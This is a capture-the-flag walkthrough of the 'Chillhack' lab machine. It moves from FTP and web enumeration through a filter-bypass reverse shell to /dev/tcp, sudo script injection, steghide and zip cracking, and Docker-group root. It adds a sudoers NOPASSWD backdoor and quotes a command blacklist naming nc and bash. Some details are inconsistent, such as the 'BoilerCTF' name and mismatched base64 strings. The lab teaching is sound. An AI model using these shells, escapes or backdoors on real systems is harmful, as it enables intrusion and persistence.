



# Chillhack CTF

03.09.2024

Prepared by: [Jason Siu](#)

Machine Author: [Anurodh](#)

Difficulty: **Easy** (It's more for intermediates)

## Synopsis

BoilerCTF is an intermediate level CTF. In this CTF challenge, we begin by conducting an nmap scan to identify ports. A gobuster scan reveals a hidden directory, `"/secret"`, where the user can execute code, but certain commands are restricted. Bypassing the restrictions you can obtain a reverse shell to access the system. The user then has to locate a file that you can use to switch users. From there, you analyze html code hosted on the web server that allows you to gain access to another user, with the use of `johntheripper` and `steghide`. This final user has docker privileges which we use the gain root access to the system.

## Skills required:

- Linux Fundamentals
- Network Enumeration
- Web Enumeration

## Skills learned:

- Steganography
- Lateral/Horizontal Movement
- Cracking and decoding passwords
- Docker privilege escalation

## Enumeration

### nmap

We will start off with an nmap scan.

```
ip=10.10.246.227
```

```
ports=$(nmap -p- --min-rate=1000 -T4 $ip | grep '^[0-9]' | cut -d '/'  
-f 1 | tr '\n' ',' | sed s/,,$//)
```

```
nmap -p$ports -sV $ip
```

Doing this will reveal the outputs:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-09 22:39 CST  
Nmap scan report for 10.10.246.227  
Host is up (0.26s latency).  
  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 10.31 seconds
```

Nmap scan shows FTP on port 21, SSH on port 22, and HTTP on port 80. The classic.

# FTP

Since we have 3 ports, let's check the FTP server to see if we can get a quick win using anonymous login.

```
(jason@kali)-[~]
$ ftp $ip
Connected to 10.10.246.227.
220 (vsFTPD 3.0.3)
Name (10.10.246.227:jason): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||31824|)
150 Here comes the directory listing.
-rw-r--r--    1 1001    1001      90 Oct 03  2020 note.txt
226 Directory send OK.
ftp>
```


Let's check what's in note.txt

```
(jason@kali)-[~]
$ cat note.txt
Anurodh told me that there is some filtering on strings being put in the command -- Apaar
```

Seems like there are users anurodh and apaar.

# HTTP

Ok, going to HTTP we can see there is nothing there, after searching, it's just a regular sports page with some pages, that's all.



So let's use gobuster to see if we can find any hidden pages:

```
gobuster dir -u $ip -w wl/dirb/common.txt -t 60
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.246.227
[+] Method: GET
[+] Threads: 60
[+] Wordlist: wl/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htpasswd (Status: 403) [Size: 278]
/.hta (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/css (Status: 301) [Size: 312] [→ http://10.10.246.227/css/]
/fonts (Status: 301) [Size: 314] [→ http://10.10.246.227/fonts/]
/images (Status: 301) [Size: 315] [→ http://10.10.246.227/images/]
/js (Status: 301) [Size: 311] [→ http://10.10.246.227/js/]
/index.html (Status: 200) [Size: 35184]
/secret (Status: 301) [Size: 315] [→ http://10.10.246.227/secret/]
/server-status (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)

Finished
```


And we found /secret, which seems interesting. Let's go check it out and see what it is.



Seems like we can input commands.

From the FTP server, there was a mention about some commands being blocked.

Trying 'ls', we get this:



So it seems like 'ls' is blocked and that the creator of this CTF has a sense of humor.

Luckily, we can try inputting a backslash (\) to see if we can overcome this since in linux, inputting a backslash in the middle of a command doesn't affect it.

- As example, typing '\ls', instead of 'ls'



Nice it worked! Now we can't view the contents of index.php, since doing that only executes it, and basically refreshes the browser.

## Reverse Shell

So, let's see if we can get a reverse shell now. We will start off by starting out netcat listener:

```
nc -nvlp 1234
```

And running this command:

```
ba\sh -c 'exec ba\sh -i &>/dev/tcp/10.2.116.67/1234 <&1'
```

- If you didn't know this trick with the backslash, you will just have to keep brute forcing until you come across that the 'find' command works. From there you can do to gtfobins to get a reverse shell, since the 'find' command allows for execution of code

And we're in:

```
(jason@kali)-[~]
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.2.116.67] from (UNKNOWN) [10.10.246.227] 56828
bash: cannot set terminal process group (1086): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/secret$
```

Looking at index.php, we can see the blocked commands:

```
if(isset($_POST['command']))
{
    $cmd = $_POST['command'];
    $store = explode(" ", $cmd);
    $blacklist = array('nc', 'python', 'bash', 'php', 'perl', 'rm', 'cat', 'head', 'tail', 'python3', 'more', 'less', 'sh', 'ls');
    for($i=0; $i<count($store); $i++)
    {
        for($j=0; $j<count($blacklist); $j++)
        {
            if($store[$i] == $blacklist[$j])
```

Anywho, since we have access to the server, we can now try to do either privilege escalation or horizontal escalation.

Doing sudo -l reveals this:

```
www-data@ubuntu:/var/www/html/secret$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (apache : ALL) NOPASSWD: /home/apaar/.helpline.sh
www-data@ubuntu:/var/www/html/secret$
```

Looking at the code:

```

www-data@ubuntu:/var/www/html/secret$ cat /home/apaar/.helpline.sh
cat /home/apaar/.helpline.sh
#!/bin/bash

echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"
echo

read -p "Enter the person whom you want to talk with: " person
read -p "Hello user! I am $person, Please enter your message: " msg

$msg 2>/dev/null

echo "Thank you for your precious time!"
www-data@ubuntu:/var/www/html/secret$

```

We can see there is an opportunity for code injection (look at the `$msg` command)

Switching the directory to `/home/apaar`, we can also see a user flag:

```

www-data@ubuntu:/home/apaar$ ls
ls
local.txt

```

So let's try getting the contents of `local.txt` (since we can't read it as `www-data`)

So let's try running it:

```

www-data@ubuntu:/home/apaar$ sudo ./helpline.sh
sudo ./helpline.sh
sudo: no tty present and no askpass program specified
www-data@ubuntu:/home/apaar$

```

Ok, let's spawn a `pty` shell using this code:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

And now let's run `helpline.sh` as user `apaar`:

```
sudo -u apaar ./helpline.sh
```

We saw the code earlier, it takes in a name, then the second input is the actual command you want to run:



```
www-data@ubuntu:/home/apaar$ sudo -u apaar ./helpline.sh
sudo -u apaar ./helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: bro
bro
Hello user! I am bro, Please enter your message: cat local.txt
cat local.txt
{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}
Thank you for your precious time!
www-data@ubuntu:/home/apaar$
```

Nice, we got the first flag.

## Horizontal Escalation

We can also switch to user apaar by just doing `/bin/bash`

```
sudo -u apaar ./helpline.sh
```

```
www-data@ubuntu:/home/apaar$ sudo -u apaar ./helpline.sh
sudo -u apaar ./helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: bro
bro
Hello user! I am bro, Please enter your message: /bin/bash
/bin/bash
whoami
whoami
apaar
```

Spawn another tty shell by doing:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Ok, now let's see what we can find as user apaar:

Doing `sudo -l` didn't return anything,



And searching for SUID commands didn't return anything useful either.

No crontabs either.

Searching for some passwords or anything interesting, I went back to the /var/www/html folder.

And after some searching around the /var/www folder, we come across some interesting files.

```
apaar@ubuntu:/var/www/files$ ls
ls
account.php  hacker.php  images  index.php  style.css
apaar@ubuntu:/var/www/files$
```

Looking at account.php, we can see that there exists a database:

```
apaar@ubuntu:/var/www/files$ cat account.php
cat account.php
<?php
class Account
{
    public function __construct($con)
    {
        $this->con = $con;
    }
    public function login($un,$pw)
    {
        $pw = hash("md5",$pw);
        $query = $this->con->prepare("SELECT * FROM users WHERE username='$un' AND password='$pw'");
        $query->execute();
        if($query->rowCount() >= 1)
        {
            return true;
        }
        <h1 style="color:red";>Invalid username or password</h1>
    }
}
```

Interesting, let's look at index.php to see what it does:

```

apaar@ubuntu:/var/www/files$ cat index.php
cat index.php
<html>
<body>
<?php
    if(isset($_POST['submit']))
    {
        $username = $_POST['username'];
        $password = $_POST['password'];
        ob_start();
        session_start();
        try
        {
            $con = new PDO("mysql:dbname=webportal;host=localhost","root","!@m+her00+@db");
            $con->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_WARNING);
        }
        catch(PDOException $e)
        {
            exit("Connection failed ". $e->getMessage());
        }
        require_once("account.php");
        $account = new Account($con);
        $success = $account->login($username,$password);
        if($success)
        {
            header("Location: hacker.php");
        }
    }
}
?>

```

Ok so we have some things to look at here.

If the login was a success, the code will redirect to hacker.php, but also we have a root password for the database. Let's try if we can just switch user to root

```

apaar@ubuntu:/var/www/files$ su root
su root
Password: !@m+her00+@db
su: Authentication failure

```

Nope, didn't work, but that was worth a try

Let's look at hacker.php now.

It doesn't seem like much, it only displays an image with some text. It is a .jpg image, so we can maybe try some steganography with it.

```

</style>
<center>
    <img src = "images/hacker-with-laptop_23-2147985341.jpg"><br>
    <h1 style="background-color:red;">You have reached this far. </h2>
    <h1 style="background-color:black;">Look in the dark! You will find your answer</h1>
</center>
</head>
</html>

```

So let's download the .jpg file. I started a python3 server using:

```
python3 -m http.server 8000
```

And I used wget on my local computer to retrieve the file

```
$ wget http://10.10.246.227:8000/hacker-with-laptop_23-2147985341.jpg
--2024-03-09 23:30:01-- http://10.10.246.227:8000/hacker-with-laptop_23-2147985341.jpg
Connecting to 10.10.246.227:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 68841 (67K) [image/jpeg]
Saving to: 'hacker-with-laptop_23-2147985341.jpg'

hacker-with-laptop_23-2147985341.jpg  100%[=====]
2024-03-09 23:30:03 (46.9 KB/s) - 'hacker-with-laptop_23-2147985341.jpg' saved [68841/68841]
```

Let's see if we can find anything using steghide.

```
steghide info hacker-with-laptop_23-2147985341.jpg
```

```
$ steghide info hacker-with-laptop_23-2147985341.jpg
"hacker-with-laptop_23-2147985341.jpg":
  format: jpeg
  capacity: 3.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "backup.zip":
    size: 750.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

Interesting, let's get the file by doing:

```
steghide extract -sf hacker-with-laptop_23-2147985341.jpg
```

- When it asks you for a password, just press enter. You don't need to enter anything

Now let's unzip the file:

```
(jason@kali)-[~]
$ unzip backup.zip
Archive:  backup.zip
[backup.zip] source_code.php password:
  skipping: source_code.php      incorrect password
```


Interestingly, the backup.zip file has a file called source\_code.php, but it is password protected. We can use johntheripper to crack this password and open the file.

```
zip2john backup.zip > hash
```

```
john hash -wordlist=rockyou.txt
```

I've already ran it, so I just have to type

```
john --show hash
```




```
(jason@kali)-[~]
$ john --show hash
backup.zip/source_code.php:pass1word:source_code.php:backup.zip:: backup.zip

1 password hash cracked, 0 left
```


Ok, so we unzip the php file using 'pass1word', and obtain source\_code.php

And now looking at source\_code.php, we can see an interesting line, revealing a password in base64 format:



```
$email = $_POST["email"];
$password = $_POST["password"];
if(base64_encode($password) == "IWQwbNRLbjB3bVlwQHNzdzByZA==")
{
    $random = rand(1000,9999);?><br><br><br>
    <form method="POST">
```

And it links to user Anurodh in these following lines:



```
if(isset($_POST["submitOtp"]))
{
    $otp = $_POST["otp"];
    if($otp == $random)
    {
        echo "Welcome Anurodh!";
        header("Location: authenticated.php");
    }
}
```

Let's try to decode that password in base64:

```
echo 'IWQwbNRLbjB3bVlwQHNzdByZA==' | base64 -d
```

```
(jason@kali)-[~]
$ echo 'IWQwbNRLbjB3bVlwQHNzdByZA==' | base64 -d
!d0ntKn0wmYp@ssw0rd
```

So, let's try if we can switch user to anurodh using that password:

Going back to our reverse shell:

```
su anurodh
```

And enter in the password: !d0ntKn0wmYp@ssw0rd

```
apaar@ubuntu:~$ su anurodh
su anurodh
Password: !d0ntKn0wmYp@ssw0rd
anurodh@ubuntu:/home/apaar$
```

And we're in! Now let's check to see if we can escalate privileges.

## Privilege Escalation

Doing `sudo -l` returned just the regular `./helpline` running as user `apaar`, that doesn't help

Searching for `suid` commands

```
find / -user root -perm /4000 2>/dev/null
```

Returned nothing either.

However, typing `'id'`, shows `docker`, meaning we have `docker` privileges

```
anurodh@ubuntu:~$ id
id
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
anurodh@ubuntu:~$
```

We can use this to get to the root folder and view its contents

First we type

```
docker images
```

```
anurodh@ubuntu:~$ docker images
docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
alpine               latest             a24bb4013296       3 years ago        5.57MB
hello-world          latest             bf756fb1ae65       4 years ago        13.3kB
```

We have two repositories we can run on, lets run on alpine:

And we copy the code from gtfobins:

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

```
anurodh@ubuntu:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
whoami
root
```

Now to be clear, this command doesn't allow us to become root in the file system, we are just root within the mount that we have created and spawn a shell.

But, we can go to the root folder, and output the flag:

```
# cat proof.txt
cat proof.txt
sudo -u apaar / helpline.sh
python3 -c 'import pty;pty.spawn("/bin/sh")'
python3 -m http.server 8000
steghide info hacker-with-laptop
Congratulations! You have successfully completed the challenge.
steghide extract -sf hacker-with-laptop.steg
{ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}
```

And now we are done!

As a side note, making changes to files (such as /etc/sudoers) while in the docker container can be seen even to the main file system after you exit.

This means we can become root as a normal user once we've edited the sudoers file.

If you want to experiment, while still root in the docker container, type

```
chmod +w /etc/sudoers
```

```
vim /etc/sudoers
```

Now we add the line:

```
ALL ALL=(ALL:ALL) NOPASSWD:ALL
```

Allowing us to run any sudo command without the password

- This includes sudo su

Then we exit the docker container (typing exit)

```
anurodh@ubuntu:~$ sudo -l
Matching Defaults entries for anurodh on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User anurodh may run the following commands on ubuntu:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
    (ALL : ALL) NOPASSWD: ALL
anurodh@ubuntu:~$ sudo su
root@ubuntu:/home/anurodh# cd ..
root@ubuntu:/home# cd ~
root@ubuntu:~#
```

And we can see the changes that we've made even in the docker container.

This allows us to become root in the actual file system after we've performed

```
sudo su
```

Hope you've enjoyed this writeup and the extra lesson on privilege escalation!